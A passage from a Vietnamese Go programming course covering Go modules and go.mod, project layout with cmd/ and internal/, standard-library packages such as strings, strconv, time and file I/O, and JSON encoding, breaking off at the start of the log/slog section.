    github.com/bytedance/sonic v1.14.0 // indirect
```

```
)

replace github.com/you/shared => ../shared   // dùng bản cục bộ khi phát triển

tool github.com/sqlc-dev/sqlc/cmd/sqlc       // Go 1.24+: công cụ gắn với module
```

- `module`: đường dẫn module; mọi package nội bộ có đường dẫn bắt đầu bằng nó.
- `go`: phiên bản Go **tối thiểu** (và quyết định các hành vi ngôn ngữ, như biến vòng lặp theo lần lặp từ 1.22).
- `require`: phụ thuộc trực tiếp; `// indirect` là phụ thuộc gián tiếp (do phụ thuộc của bạn dùng).
- `replace`: thay thế một module bằng nguồn khác (thư mục cục bộ hay nhánh tạm), tiện khi sửa đồng thời hai module.
- `tool` (Go 1.24+): ghi nhận công cụ dòng lệnh dự án cần (`go get -tool ...`, chạy bằng `go tool sqlc`), thay cho mẹo `tools.go` cũ, giúp mọi người cùng dùng đúng phiên bản.
- `go.sum` lưu **mã băm** của từng phiên bản phụ thuộc để đảm bảo bản tải về không bị tráo. Luôn commit cả `go.mod` lẫn `go.sum`.

2.2. Phiên bản ngữ nghĩa và quy tắc import tương thích

Phiên bản có dạng `vMAJOR.MINOR.PATCH` (semantic versioning). Go đặt ra quy tắc nghiêm: **từ `v2` trở lên, đường dẫn module phải kết thúc bằng `/v2`** (`github.com/jackc/pgx/v5`). Điều đó cho phép một chương trình dùng đồng thời hai phiên bản lớn khác nhau, và cho biết khi nâng cấp bản lớn bạn phải sửa import.

Go chọn phiên bản bằng thuật toán **Minimal Version Selection (MVS)**: dùng phiên bản **thấp nhất thỏa mãn mọi yêu cầu**, không tự nâng lên bản mới nhất. Kết quả: build **tái lập được** (reproducible), không bất ngờ khi thư viện ra bản mới.

2.3. Các lệnh làm việc với module

Lệnh	Tác dụng
`go mod init <path>`	Tạo `go.mod`
`go get github.com/gin-gonic/gin@latest`	Thêm hoặc nâng cấp phụ thuộc (có thể ghim `@v1.12.0`)
`go get -u ./...`	Nâng cấp mọi phụ thuộc lên bản minor/patch mới nhất
`go mod tidy`	Dọn: thêm cái thiếu, xóa cái thừa, cập nhật `go.sum`. **Chạy trước mỗi commit**
`go list -m all`	Liệt kê toàn bộ phụ thuộc (kể cả gián tiếp)
`go list -m -u all`	Cho biết phụ thuộc nào có bản mới hơn
`go mod why <pkg>`	Giải thích vì sao dự án phụ thuộc vào pkg đó
`go mod graph`	In đồ thị phụ thuộc
`go mod vendor`	Sao chép phụ thuộc vào thư mục `vendor/` (build offline, kiểm soát chặt)
`govulncheck ./...`	Quét lỗ hổng bảo mật đã biết trong phụ thuộc đang dùng thực sự

2.4. Proxy, checksum và kho riêng

Mặc định `go` tải module qua **proxy** `proxy.golang.org` và kiểm tra mã băm với cơ sở dữ liệu `sum.golang.org`. Với module riêng tư của công ty (GitLab/GitHub riêng), đặt biến môi trường để Go **không** gửi tên module ra proxy công cộng:

```
go env -w GOPRIVATE=gitlab.congty.vn/*,github.com/congty/*
```

2.5. Workspace nhiều module (go.work)

Khi sửa đồng thời nhiều module cục bộ (ví dụ thư viện dùng chung và service), tạo workspace thay vì dùng `replace` thủ công:

```
go work init ./shopgo ./shared
```

Tệp `go.work` (thường **không commit**) làm các module trong nó thấy nhau trực tiếp từ thư mục máy bạn.

3. Tổ chức dự án

Go không áp đặt cấu trúc thư mục, nhưng có một số quy ước đã được chứng minh. Một dịch vụ backend điển hình (và ShopGo ở các buổi sau) sẽ như sau:

```
shopgo/
  go.mod
  go.sum
  cmd/
    api/
      main.go          <- điểm vào: chỉ lắp ráp (đọc cấu hình, dựng phụ thuộc, chạy server)
    worker/
      main.go          <- chương trình thứ hai dùng chung code (xử lý hàng đợi)
  internal/            <- code riêng của module: KHÔNG ai ngoài module import được
    cart/              <- package theo nghiệp vụ
    order/
    user/
    platform/          <- hạ tầng dùng chung: database, logger, config
  migrations/          <- tệp SQL migration
  api/                 <- định nghĩa API (OpenAPI, .proto)
  deployments/         <- Dockerfile, docker-compose, manifest Kubernetes
  scripts/             <- script phụ trợ
  Makefile
  README.md
```

Các điểm đáng chú ý:

- `internal/` do **trình biên dịch bảo vệ**: package nằm dưới `internal/` chỉ import được bởi code thuộc cây thư mục *cha* của nó. Đặt phần lớn code ứng dụng ở đây để không vô tình biến thành API công khai mà bạn phải duy trì mãi.
- `cmd/<tên>/main.go`: mỗi thư mục con là một chương trình. `main.go` nên **mỏng**, chỉ nối dây.
- **Đặt tên package theo nghiệp vụ hoặc chức năng** (`order`, `payment`, `postgres`), tránh những cái tên "thùng rác" như `utils`, `common`, `helpers`, `models`, `types` vì chúng gom mọi thứ không liên quan và thường gây import vòng.
- **Bắt đầu phẳng, chia khi đau.** Dự án nhỏ cứ để vài tệp ở gốc package `main`. Chỉ tách thành package khi có ranh giới trách nhiệm rõ ràng. Tách sớm quá làm code rườm rà và dễ dính import vòng.

> **Thư mục pkg/ và "Standard Go Project Layout"**
> Bạn sẽ gặp thư mục `pkg/` (code cho phép người khác import) và kho "golang-standards/project-layout". Đó **không phải chuẩn chính thức** của đội Go. Với ứng dụng (không phải thư viện), `cmd/` + `internal/` là đủ. Chỉ dùng `pkg/` khi chủ động xuất bản code cho bên ngoài dùng.

3.1. Ví dụ đa package

```
// internal/money/money.go
package money

type VND int64

func (v VND) String() string { /* như Buổi 5 */ return "" }


// internal/cart/cart.go
package cart

import "github.com/you/shopgo/internal/money"

type Item struct {
    Name  string
    Price money.VND
    Qty   int
}

type Cart struct{ items []Item }

func New() *Cart { return &Cart{} }

func (c *Cart) Add(it Item) { c.items = append(c.items, it) }

func (c *Cart) Total() money.VND {
    var t money.VND
    for _, it := range c.items {
        t += it.Price * money.VND(it.Qty)
    }
    return t
}


// cmd/api/main.go
package main

import (
    "fmt"

    "github.com/you/shopgo/internal/cart"
    "github.com/you/shopgo/internal/money"
)

func main() {
    c := cart.New()
    c.Add(cart.Item{Name: "Áo", Price: money.VND(250000), Qty: 2})
    fmt.Println(c.Total())
}
```

Chạy từ gốc module: `go run ./cmd/api`. Lưu ý đường dẫn import của package nội bộ là **module path + đường dẫn thư mục**, không phải đường dẫn tệp trên đĩa.

4. Thư viện chuẩn thiết yếu

Thư viện chuẩn của Go là một trong những lý do Go phổ biến: chất lượng cao, tài liệu tốt, ổn định lâu dài. Bạn nên **ưu tiên thư viện chuẩn** trước khi tìm thư viện ngoài. Tài liệu đầy đủ: `pkg.go.dev/std`.

4.1. strings: xử lý chuỗi

```
package main
```

```go
import (
    "fmt"
    "strings"
)

func main() {
    s := "  Go, Gin, và PostgreSQL  "
    t := strings.TrimSpace(s)
    fmt.Printf("%q\n", t)
    fmt.Println(strings.Split(t, ", "))
    fmt.Println(strings.Fields("a  b\tc\nd")) // tách theo mọi khoảng trắng
    fmt.Println(strings.Contains(t, "Gin"), strings.HasPrefix(t, "Go"),
        strings.HasSuffix(t, "SQL"))
    fmt.Println(strings.ToUpper(t), strings.ToLower("ĐÀ NẴNG"))
    fmt.Println(strings.ReplaceAll(t, ", ", " | "))
    fmt.Println(strings.Index(t, "Gin"), strings.LastIndex("go gopher", "go"))
    fmt.Println(strings.Repeat("ab", 3), strings.Count("cheese", "e"))

    // Cut: tách tại lần xuất hiện đầu tiên của dấu phân cách; rất tiện để phân tích "key=value"
    k, v, ok := strings.Cut("host=localhost", "=")
    fmt.Println(k, v, ok)
    rest, found := strings.CutPrefix("Bearer abc123", "Bearer ") // lấy token từ header
    fmt.Println(rest, found)

    r := strings.NewReplacer("<", "&lt;", ">", "&gt;")
    fmt.Println(r.Replace("<b>hi</b>"))
    fmt.Println(strings.EqualFold("Go", "GO")) // so sánh không phân biệt hoa thường
}
```

```
"Go, Gin, và PostgreSQL"
[Go Gin và PostgreSQL]
[a b c d]
true true true
GO, GIN, VÀ POSTGRESQL đà nẵng
Go | Gin | và PostgreSQL
4 3
ababab 3
host localhost true
abc123 true
&lt;b&gt;hi&lt;/b&gt;
true
```

Ghi nhớ: `Split` giữ phần tử rỗng, `Fields` thì không; `TrimSpace` bỏ khoảng trắng hai đầu, còn `Trim(s, cutset)` bỏ *tập ký tự*, không phải chuỗi con (dùng `TrimPrefix/TrimSuffix` để bỏ chuỗi con). Từ Go 1.24 có thêm các hàm trả về iterator như `strings.SplitSeq` và `strings.Lines` để duyệt mà không cấp phát slice trung gian.

4.2. strconv: đổi giữa chuỗi và số

```go
package main

import (
    "errors"
    "fmt"
    "strconv"
)

func main() {
    n, err := strconv.Atoi("123")
    fmt.Println(n+1, err)
    _, err = strconv.Atoi("12a")
    fmt.Println(err)
    _, err = strconv.ParseInt("99999999999999999999", 10, 64)
    fmt.Println(err, errors.Is(err, strconv.ErrRange))
```

```
    x, _ := strconv.ParseInt("ff", 16, 64) // cơ số 16
    b, _ := strconv.ParseBool("true")
    f, _ := strconv.ParseFloat("3.14", 64)
    fmt.Println(x, b, f)
    fmt.Println(strconv.Itoa(42)+"!", strconv.FormatInt(255, 2), strconv.Quote("a\"b"))
}
```

```
124 <nil>
strconv.Atoi: parsing "12a": invalid syntax
strconv.ParseInt: parsing "99999999999999999999": value out of range true
255 true 3.14
42! 11111111 "a\"b"
```

Trong API, mọi tham số từ URL/query/header đều là chuỗi; `strconv` là cửa ngõ bạn dùng hằng ngày. **Luôn kiểm tra lỗi** và phân biệt `ErrSyntax` (sai định dạng) với `ErrRange` (vượt phạm vi).

4.3. time: thời gian

Thời gian là nơi sinh ra nhiều bug tinh vi nhất trong backend (múi giờ, giờ mùa hè, làm tròn). Nắm chắc các điểm sau:

- `time.Time` là một thời điểm (instant) kèm vị trí (múi giờ) để hiển thị; `time.Duration` là khoảng thời gian (số nguyên nano giây, với hằng `time.Second`, `time.Minute`...).
- **Định dạng dùng "thời điểm tham chiếu"** `Mon Jan 2 15:04:05 MST 2006` (tức `01/02 03:04:05PM '06 -0700`). Bạn không viết `YYYY-MM-DD` mà viết đúng các số của thời điểm tham chiếu: `"2006-01-02 15:04:05"`. Hãy dùng các hằng sẵn có: `time.RFC3339`, `time.DateOnly`, `time.DateTime`.
- `time.Now()` mang theo **đồng hồ đơn điệu (monotonic)**, nên `time.Since(start)` đo khoảng thời gian chính xác ngay cả khi đồng hồ hệ thống bị chỉnh.

```
package main

import (
    "fmt"
    "time"
)

func main() {
    t := time.Date(2026, time.October, 9, 14, 30, 0, 0, time.UTC)
    fmt.Println(t)
    fmt.Println(t.Format("02/01/2006 15:04"))
    fmt.Println(t.Format(time.RFC3339))
    fmt.Println(t.Weekday(), t.YearDay(), t.Unix())

    t2 := t.Add(36 * time.Hour)
    fmt.Println(t2.Format(time.DateTime), t2.Sub(t), t2.After(t))
    fmt.Println(t.AddDate(0, 1, 25).Format(time.DateOnly)) // +1 tháng +25 ngày

    d, _ := time.ParseDuration("1h30m45s")
    fmt.Println(d, d.Minutes(), d.Round(time.Hour), d.Truncate(time.Hour))

    p, err := time.Parse("2006-01-02", "2026-02-30") // ngày không tồn tại
    fmt.Println(p.IsZero(), err)

    hcm, err := time.LoadLocation("Asia/Ho_Chi_Minh")
    if err != nil {
        fmt.Println("lỗi múi giờ:", err)
        return
    }
    fmt.Println(t.In(hcm).Format("2006-01-02 15:04 -07:00"))
}
```

```
2026-10-09 14:30:00 +0000 UTC
09/10/2026 14:30
2026-10-09T14:30:00Z
Friday 282 1791556200
2026-10-11 02:30:00 36h0m0s true
2026-12-04
1h30m45s 90.75 2h0m0s 1h0m0s
true parsing time "2026-02-30": day out of range
2026-10-09 21:30 +07:00
```

Quy tắc vàng về thời gian trong backend

1. **Lưu và truyền thời gian ở UTC** (hoặc dùng `timestamptz` của PostgreSQL). Chỉ chuyển sang múi giờ người dùng **ở tầng hiển thị**.
2. **Trao đổi trong API bằng chuỗi RFC 3339** (`2026-10-09T14:30:00Z`); Go mã hóa `time.Time` thành JSON theo đúng chuẩn này.
3. **Không so sánh thời điểm bằng** `==` (so cả vị trí và đồng hồ đơn điệu); dùng `t1.Equal(t2)`, `Before`, `After`.
4. **Đừng dùng** `time.Sleep` **trong test**; trừu tượng hóa đồng hồ bằng interface (bài tập Buổi 6).
5. **Container tối giản (scratch, distroless) không có dữ liệu múi giờ** nên `LoadLocation` sẽ lỗi. Thêm `import _ "time/tzdata"` để nhúng cơ sở dữ liệu múi giờ vào binary (tăng khoảng 450 KB).
6. `AddDate`, `Truncate` phụ thuộc múi giờ và lịch; đừng tự cộng `24 * time.Hour` khi ý bạn là "ngày hôm sau" xuyên giờ mùa hè.

4.4. os, io, bufio, path/filepath: tệp và luồng dữ liệu

- `os`: `Args`, biến môi trường (`os.Getenv`, `os.LookupEnv` phân biệt "không đặt" với "đặt rỗng"), `ReadFile`, `WriteFile`, `Open`, `Create`, `MkdirAll`, `Remove`, `Stat`, `Exit`.
- `io`: nền tảng `Reader`/`Writer`; `io.Copy`, `io.ReadAll`, `io.EOF`, `io.MultiWriter`, `io.TeeReader`, `io.LimitReader` (bảo vệ chống upload khổng lồ).
- `bufio`: bọc `Reader`/`Writer` bằng bộ đệm để giảm số lần gọi hệ thống; `Scanner` đọc theo dòng/từ.
- `path/filepath`: ghép và phân tích đường dẫn **đúng theo hệ điều hành** (`filepath.Join`, `Base`, `Ext`, `WalkDir`, `Glob`). Với URL và đường dẫn trong tệp nhúng, dùng package `path`.

```go
package main

import (
    "bufio"
    "fmt"
    "os"
    "path/filepath"
)

func main() {
    dir, err := os.MkdirTemp("", "b08-")
    if err != nil {
        fmt.Println(err)
        return
    }
    defer os.RemoveAll(dir) // dọn thư mục tạm khi xong

    path := filepath.Join(dir, "log.txt")
    if err := os.WriteFile(path, []byte("dòng 1\ndòng 2\ndòng 3\n"), 0o644); err != nil {
        fmt.Println(err)
        return
    }
```

```
    data, _ := os.ReadFile(path) // đọc cả tệp vào bộ nhớ: chỉ cho tệp nhỏ
    fmt.Println(len(data), "byte")

    f, err := os.Open(path)
    if err != nil {
        fmt.Println(err)
        return
    }
    defer f.Close()
    sc := bufio.NewScanner(f) // đọc từng dòng: bộ nhớ ổn định với tệp rất lớn
    for sc.Scan() {
        fmt.Println("đọc:", sc.Text())
    }

    out, _ := os.Create(filepath.Join(dir, "out.txt"))
    w := bufio.NewWriter(out) // ghi có đệm: PHẢI Flush trước khi đóng
    fmt.Fprintln(w, "xin chào")
    w.Flush()
    out.Close()
    st, _ := os.Stat(filepath.Join(dir, "out.txt"))
    fmt.Println(st.Name(), st.Size())
}
```

```
24 byte
đọc: dòng 1
đọc: dòng 2
đọc: dòng 3
out.txt 10
```

Các điểm hay bị bỏ qua:

- `bufio.Scanner` mặc định giới hạn **một dòng tối đa 64 KB**; dòng dài hơn làm `Scan()` dừng và `sc.Err()` báo `token too long`. Dùng `sc.Buffer(make([]byte, 0, 1024*1024), 1024*1024)` để nới.
- Quên `Flush()` của `bufio.Writer` là mất dữ liệu cuối cùng: lỗi "ghi file thiếu cuối".
- `os.ReadFile` / `io.ReadAll` đọc **hết vào RAM**; đừng dùng với nguồn có thể rất lớn hoặc do người dùng điều khiển (bọc `io.LimitReader`).
- Quyền tệp `0o644` là bát phân: chủ đọc/ghi, người khác chỉ đọc. Tệp bí mật dùng `0o600`.

> **Nhớ hàm DemDong ở Buổi 6?**
> Vì `*os.File` thỏa `io.Reader`, bạn có thể truyền thẳng tệp: `f, _ := os.Open("access.log"); n, _ := DemDong(f)`. Đó chính là sức mạnh của interface nhỏ.

4.5. Một vài gói khác nên biết ngay

Gói	Công dụng
`math`	Hằng và hàm toán học (`Sqrt`, `Pow`, `Floor`, `Ceil`, `MaxInt64`, `Inf`)
`math/rand/v2`	Số ngẫu nhiên **không bảo mật** (`rand.IntN(10)`, `rand.Shuffle`), dùng cho mô phỏng, jitter
`crypto/rand`	Số ngẫu nhiên **bảo mật** cho token, mật khẩu, khóa. Tuyệt đối không dùng `math/rand` cho việc này
`regexp`	Biểu thức chính quy (RE2, thời gian chạy tuyến tính, không backtracking)
`unicode`, `unicode/utf8`	Phân loại và mã hóa ký tự
`bytes`	Tương tự `strings` nhưng cho `[]byte`; có `bytes.Buffer`

Gói	Công dụng
`embed`	Nhúng tệp (HTML, SQL, cấu hình) vào binary bằng chỉ thị `//go:embed`
`os/signal`	Bắt tín hiệu `SIGINT/SIGTERM` để tắt server êm (Buổi 15)
`runtime`	Thông tin chương trình, số goroutine, bộ nhớ

5. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Đặt tên package kiểu `utils`/`common`/`models`**, về sau thành bãi rác và nguồn import vòng.
2. **Quên chạy `go mod tidy`** hoặc không commit `go.sum`; CI sẽ lỗi ở môi trường khác.
3. **Nâng cấp phụ thuộc bừa bãi** (`go get -u` rồi commit) mà không chạy test và `govulncheck`.
4. **Dùng `init()` để làm việc nặng** (kết nối CSDL, đọc cấu hình).
5. **Dùng `math/rand` để sinh token/mật khẩu.** Dùng `crypto/rand`.
6. **Lưu giờ địa phương vào CSDL**; sau đó đổi máy chủ hoặc múi giờ là sai dữ liệu.
7. **So sánh `time.Time` bằng `==`.**
8. **Đọc cả tệp lớn bằng `os.ReadFile`** hoặc quên `LimitReader` với dữ liệu người dùng gửi lên.
9. **Quên `Flush()`** với `bufio.Writer`, hoặc quên kiểm tra `sc.Err()` sau vòng `Scan`.

6. Góc nhìn thực chiến

Góc nhìn thực chiến

Sức khỏe của một dự án Go lộ ra ở `go.mod`. Một nhóm trưởng thành sẽ: (1) **ghim và nâng cấp phụ thuộc có kiểm soát** (có bot như Dependabot/Renovate tạo PR, CI chạy test và `govulncheck`); (2) **ít phụ thuộc**, mỗi thư viện thêm vào là một rủi ro bảo mật và bảo trì, nên hãy cân nhắc "thư viện chuẩn làm được chưa?"; (3) **dùng `internal/`** để giữ API công khai nhỏ; (4) có Makefile gom lệnh `make test lint build`. Khi phỏng vấn, câu "bạn quản lý phụ thuộc và đảm bảo build tái lập như thế nào?" rất hay được hỏi, và câu trả lời gồm `go.sum`, MVS, `go mod tidy` trong CI, proxy/vendor.

7. Tóm tắt

Tóm tắt buổi học

- Một thư mục = một package; tên viết hoa = xuất khẩu; cấm import vòng; `init()` dùng hạn chế.
- Module = `go.mod` + `go.sum`; semantic versioning, `/v2` cho bản lớn; MVS giúp build tái lập; `go mod tidy` trước commit.
- Cấu trúc dịch vụ: `cmd/` (điểm vào mỏng) + `internal/` (code ứng dụng) + `migrations/`, `deployments/`. Tên package theo nghiệp vụ, tránh `utils`.
- Thư viện chuẩn: `strings`, `strconv`, `time`, `os`, `io`, `bufio`, `filepath`. Thời gian: lưu UTC, RFC 3339, nhúng `time/tzdata` khi dùng container tối giản.
- `bufio.Scanner` giới hạn 64 KB/dòng; nhớ `Flush`; luôn đóng tệp bằng `defer`.

8. Bài tập

1. **[Cơ bản]** Tạo module `example.com/b08` với hai package `textutil` (hàm `DaoNguoc`, `DemTu`) và `main` dùng nó. Chạy `go run .` và `go vet ./...`.
2. **[Cơ bản]** Viết chương trình đọc biến môi trường `APP_PORT` bằng `os.LookupEnv`; nếu không đặt dùng `8080`; nếu đặt nhưng không phải số thì báo lỗi rõ ràng và thoát với mã 1.
3. **[Cơ bản]** Viết hàm `TachKeyValue(dong string) (k, v string, err error)` dùng `strings.Cut` cho dòng `KEY=VALUE`, bỏ khoảng trắng thừa, báo lỗi nếu thiếu dấu `=` hoặc key rỗng.
4. **[Trung bình]** Viết chương trình đọc tệp văn bản lớn (tạo bằng một vòng lặp ghi 1 triệu dòng) và đếm số dòng, số từ, số byte bằng `bufio.Scanner`. Đo thời gian bằng `time.Since`. So sánh với `os.ReadFile` + `strings.Split`.
5. **[Trung bình]** Viết hàm `ParseConfig(r io.Reader) (map[string]string, error)` đọc cấu hình dạng `key=value` (bỏ qua dòng trống và dòng bắt đầu bằng `#`), kiểm thử bằng `strings.NewReader`.
6. **[Trung bình]** Làm việc với thời gian: cho một thời điểm `2026-03-15T08:00:00+07:00`, tính ra giờ UTC, giờ ở `America/New_York` và `Asia/Tokyo`, số ngày còn lại đến hết quý, và thứ trong tuần của ngày cuối tháng. In theo định dạng `02/01/2006 15:04 MST`.
7. **[Nâng cao]** Dùng `filepath.WalkDir` duyệt một thư mục dự án Go, thống kê số tệp `.go`, tổng số dòng code (không tính dòng trống/chú thích `//`), và 5 tệp lớn nhất. Bỏ qua thư mục `.git` và `vendor`.
8. **[Nâng cao]** Viết công cụ dòng lệnh `wc` mini: đọc từ tệp (tham số) hoặc từ stdin nếu không có tham số, in số dòng/từ/byte. Dùng hàm nhận `io.Reader`. Kiểm tra bằng `echo "xin chào" | go run . -`.
9. **[Thử thách]** Tạo workspace hai module: `shared` (chứa package `money`) và `shop` (import `shared`), dùng `go work` để phát triển đồng thời mà không `replace`. Sau đó viết một `go.mod` có `tool` directive cho `golang.org/x/tools/cmd/stringer` và chạy bằng `go tool stringer`. Ghi lại các bước.

Buổi 9 — Thư viện chuẩn (phần 2): JSON, logging, flag và tiện ích

> **Thông tin buổi học**
> **Thời lượng:** 5 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 1–8

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Mã hóa/giải mã JSON thành thạo: struct tag, `omitempty`/`omitzero`, kiểu tùy biến, giải mã nghiêm ngặt, xử lý lỗi.
> - Ghi log có cấu trúc bằng `log/slog` đúng chuẩn production.
> - Xây công cụ dòng lệnh có tham số bằng `flag`.
> - Dùng `regexp`, `net/url`, `crypto/sha256`, `crypto/hmac`, `encoding/base64`, `crypto/rand` đúng mục đích.
> - Biết những gói còn lại của thư viện chuẩn và khi nào nên dùng.

JSON là "ngôn ngữ chung" của API web; log là "đôi mắt" của bạn khi hệ thống chạy thật. Hai chủ đề này sẽ theo bạn suốt phần còn lại của giáo trình, vì vậy hãy nắm thật chắc.

1. encoding/json

1.1. Marshal và Unmarshal

- `json.Marshal(v)` biến giá trị Go thành `[]byte` JSON. `json.Unmarshal(data, &v)` làm ngược lại (**phải truyền con trỏ**).
- Chỉ các **trường xuất khẩu** (viết hoa) mới được mã hóa. Tên trường JSON mặc định là tên trường Go; đổi bằng **struct tag**.
- Ánh xạ kiểu: số ↔ `int/float`, chuỗi ↔ `string`, `true/false` ↔ `bool`, mảng ↔ slice/array, object ↔ struct/`map[string]T`, `null` ↔ con trỏ/slice/map/interface `nil`.

Tag	Ý nghĩa
`json:"name"`	Đặt tên trường trong JSON
`json:"name,omitempty"`	Bỏ trường nếu rỗng (`0`, `""`, `false`, `nil`, slice/map rỗng)
`json:"name,omitzero"`	**Go 1.24+:** bỏ nếu là *zero value* (hoặc `IsZero()` trả true); đúng cho `time.Time`, struct
`json:"-"`	Không bao giờ mã hóa/giải mã trường này (mật khẩu, trường nội bộ)
`json:"name,string"`	Mã hóa số/bool thành chuỗi (`"id":"123"`), dùng khi client JS lo ngại số lớn

```
package main

import (
    "encoding/json"
    "fmt"
    "strings"
    "time"
)
```

```go
type Status int

const (
    Pending Status = iota
    Paid
    Shipped
)

var statusNames = []string{"pending", "paid", "shipped"}

// MarshalJSON / UnmarshalJSON: lưu trạng thái dưới dạng chuỗi dễ đọc, ổn định.
func (s Status) MarshalJSON() ([]byte, error) {
    return json.Marshal(statusNames[s])
}

func (s *Status) UnmarshalJSON(b []byte) error {
    var name string
    if err := json.Unmarshal(b, &name); err != nil {
        return err
    }
    for i, n := range statusNames {
        if n == name {
            *s = Status(i)
            return nil
        }
    }
    return fmt.Errorf("trạng thái không hợp lệ: %q", name)
}

type Order struct {
    ID        int64     `json:"id"`
    Customer  string    `json:"customer"`
    Note      string    `json:"note,omitempty"`
    Discount  *float64  `json:"discount"`
    Status    Status    `json:"status"`
    Tags      []string  `json:"tags"`
    CreatedAt time.Time `json:"created_at"`
    Secret    string    `json:"-"`
    ShippedAt time.Time `json:"shipped_at,omitzero"`
}

func main() {
    o := Order{ID: 7, Customer: "An", Status: Paid, Secret: "x",
        CreatedAt: time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)}
    b, _ := json.Marshal(o)
    fmt.Println(string(b))

    in := `{"id":8,"customer":"Bình","status":"shipped","tags":["vip"],
            "created_at":"2026-10-10T09:30:00+07:00","extra":1}`
    var o2 Order
    if err := json.Unmarshal([]byte(in), &o2); err != nil { // trường lạ "extra" bị bỏ qua
        fmt.Println(err)
    }
    fmt.Println(o2.ID, o2.Customer, statusNames[o2.Status], o2.Tags, o2.CreatedAt.UTC())

    dec := json.NewDecoder(strings.NewReader(in))
    dec.DisallowUnknownFields() // nghiêm ngặt: từ chối trường lạ
    var o3 Order
    fmt.Println(dec.Decode(&o3))

    var o4 Order
    fmt.Println(json.Unmarshal([]byte(`{"status":"lost"}`), &o4))
    fmt.Println(json.Unmarshal([]byte(`{"id":"abc"}`), &o4))
    fmt.Println(json.Unmarshal([]byte(`{"id":1,`), &o4))
}
```

```
{"id":7,"customer":"An","discount":null,"status":"paid","tags":null,"created_at":"2026-10-09T08:00:00Z"}
8 Bình shipped [vip] 2026-10-10 02:30:00 +0000 UTC
json: unknown field "extra"
trạng thái không hợp lệ: "lost"
json: cannot unmarshal string into Go struct field Order.id of type int64
unexpected end of JSON input
```

Ghi chú về kết quả:

- `"discount":null` và `"tags":null`: con trỏ `nil` và slice `nil` thành `null`. Với API, thường bạn muốn `"tags":[]`, nên khởi tạo `Tags: []string{}`.
- `Secret` (tag `-`) và `ShippedAt` (`omitzero`) không xuất hiện.
- Giải mã mặc định **bỏ qua trường lạ**. Để API chặt chẽ, dùng `Decoder.DisallowUnknownFields()` (Gin cũng có tùy chọn tương tự).
- Lỗi cú pháp (`*json.SyntaxError`) và sai kiểu (`*json.UnmarshalTypeError`) là hai kiểu lỗi có thể kiểm tra bằng `errors.As` để trả về thông báo thân thiện cho client.

1.2. Giải mã không có cấu trúc: cạm bẫy float64

Khi giải mã vào `map[string]any`, **mọi số JSON trở thành** `float64`. Số nguyên lớn (ví dụ ID 64 bit) mất độ chính xác vì `float64` chỉ biểu diễn chính xác số nguyên đến khoảng 2^53:

```go
package main

import (
    "encoding/json"
    "fmt"
)

func main() {
    var m map[string]any
    _ = json.Unmarshal([]byte(`{"n":42,"list":[1,2],"ok":true,"x":null}`), &m)
    fmt.Printf("%T %v\n", m["n"], m["n"])
    fmt.Printf("%T %v\n", m["list"], m["list"])
    fmt.Printf("%T %v\n", m["x"], m["x"])

    var big map[string]any
    _ = json.Unmarshal([]byte(`{"id":9007199254740993}`), &big) // 2^53 + 1
    fmt.Printf("%.0f\n", big["id"])
}
```

```
float64 42
[]interface {} [1 2]
<nil> <nil>
9007199254740992
```

Đáng chú ý: giá trị `9007199254740993` bị làm tròn thành `...992`. Giải pháp: **luôn giải mã vào struct có kiểu cụ thể** (`int64`), hoặc dùng `json.Number` / `Decoder.UseNumber()` nếu buộc phải dùng `map[string]any`. Trả ID lớn cho client JavaScript nên dùng chuỗi (`json:",string"` hoặc kiểu riêng).

1.3. Các công cụ khác của gói

- `json.MarshalIndent(v, "", "  ")`: in đẹp, dùng khi debug hoặc tạo tệp cấu hình.
- `json.NewEncoder(w).Encode(v)` / `json.NewDecoder(r).Decode(&v)`: **luồng** đọc/ghi trực tiếp vào `io.Writer`/`io.Reader` (HTTP body, tệp), không tạo bản sao trung gian. Lưu ý `Encode` mặc định escape `<`, `>`, `&` thành `<`...; tắt bằng `enc.SetEscapeHTML(false)`.
- `json.RawMessage`: giữ nguyên một đoạn JSON chưa giải mã, hữu ích cho trường có cấu trúc tùy loại (giải mã trễ theo trường `type`).

- `json.Valid(data)`: kiểm tra nhanh JSON hợp lệ.

Bảo mật khi nhận JSON từ client

1. **Giới hạn kích thước body** (`http.MaxBytesReader`, Buổi 19; Gin có `MaxMultipartMemory`, middleware giới hạn). JSON khổng lồ gây cạn bộ nhớ.
2. **Đừng giải mã thẳng vào struct entity/DB** chứa trường như `IsAdmin` hay `Balance`: client có thể gửi `{"is_admin":true}` (lỗ hổng *mass assignment*). Dùng struct request riêng chỉ chứa trường được phép (đã nói ở Buổi 5, chi tiết ở Buổi 37).
3. Không tin kiểu dữ liệu: luôn validate giá trị sau khi giải mã (Buổi 24).

Về JSON v2

Theo ghi chú phát hành Go 1.27, thư viện chuẩn có thêm `encoding/json/v2` và `encoding/json/jsontext` (bản thiết kế lại, nghiêm ngặt và nhanh hơn), còn `encoding/json` hiện tại vẫn giữ hành vi v1 mặc định và được hưởng một số cải tiến hiệu năng. Giáo trình dùng `encoding/json` (v1) vì ổn định và Gin dùng nó mặc định; khi bạn cần tối ưu, hãy đọc tài liệu v2.

2. log/slog: ghi log có cấu trúc

2.1. Vì sao cần log có cấu trúc?

Log dạng câu chữ (`log.Printf("user %d bought %d", ...)`) khó lọc và tổng hợp. **Log có cấu trúc** ghi mỗi sự kiện thành một bản ghi gồm *thông điệp + các cặp khóa-giá trị*, thường dạng JSON, để hệ thống thu thập log (Loki, Elasticsearch, CloudWatch) lọc được ngay: "tìm mọi lỗi của `order_id=42` trong 10 phút qua".

Từ Go 1.21, `log/slog` là giải pháp chuẩn: không cần thư viện ngoài cho đa số nhu cầu.

2.2. Khái niệm chính

- **Logger**: giao diện ghi log (`Debug`, `Info`, `Warn`, `Error`, và bản có `Context`).
- **Handler**: quyết định *định dạng và nơi ghi*. Có sẵn `slog.NewTextHandler` (dễ đọc cho môi trường dev) và `slog.NewJSONHandler` (cho production).
- **Level**: `Debug` < `Info` < `Warn` < `Error`. Handler lọc theo mức tối thiểu; có thể đổi lúc chạy bằng `slog.LevelVar`.
- **Attr**: cặp khóa-giá trị; truyền kiểu ngắn gọn `"khoa", giá trị` hoặc kiểu tường minh `slog.String`, `slog.Int`, `slog.Group`.
- `logger.With(...)`: tạo logger con luôn kèm sẵn một số thuộc tính (tên service, `request_id`).

```go
package main

import (
    "context"
    "errors"
    "log/slog"
    "os"
)

func main() {
    opts := &slog.HandlerOptions{
        Level: slog.LevelDebug,
